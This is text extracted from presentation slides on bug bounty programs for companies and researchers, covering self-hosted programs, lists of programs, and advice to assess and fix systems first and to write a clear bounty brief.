


Self-Hosted Bug Bounty Program

- Can be done by handling reports by emails, forms, etc...
- Less opportunity of having hackers noticing it, (unless the company is very well-known)
- Example: Facebook, Google, PayPal, United Airlines)
- Bugcrowd hosts a list of self-hosted bounty programs


<https://bugcrowd.com/list-of-bug-bounty-programs>

<https://firebounty.com>



Tips & Notes

Bug Bounty Hunting
for
Companies & Researchers



Tips & Notes for Companies

Bug Bounty Hunting
for
Companies & Researchers

Tips & Notes (for Companies)

- Bug Bounties do not replace traditional security assessment.
- Before getting into bug bounties:
 - Evaluate your systems and networks.
 - Perform internal vulnerability assessments
 - Fix everything!

Tips & Notes (for Companies^{Vs})

Bug Bounty Program



Vs

**Responsible
Disclosure Program**

ting
earchers

Tips & Notes (for Companies)


When getting into bug bounties

Write an explicit and clear bounty brief.

check with bug bounty platforms support.

[Preferably]
Start with a bug bounty platform.

Bug Bounty Hunting
for
Companies & Researchers



Tips for Companies (After Establishing Bug Bounty Program)

Bug Bounty Hunting
for
Companies & Researchers

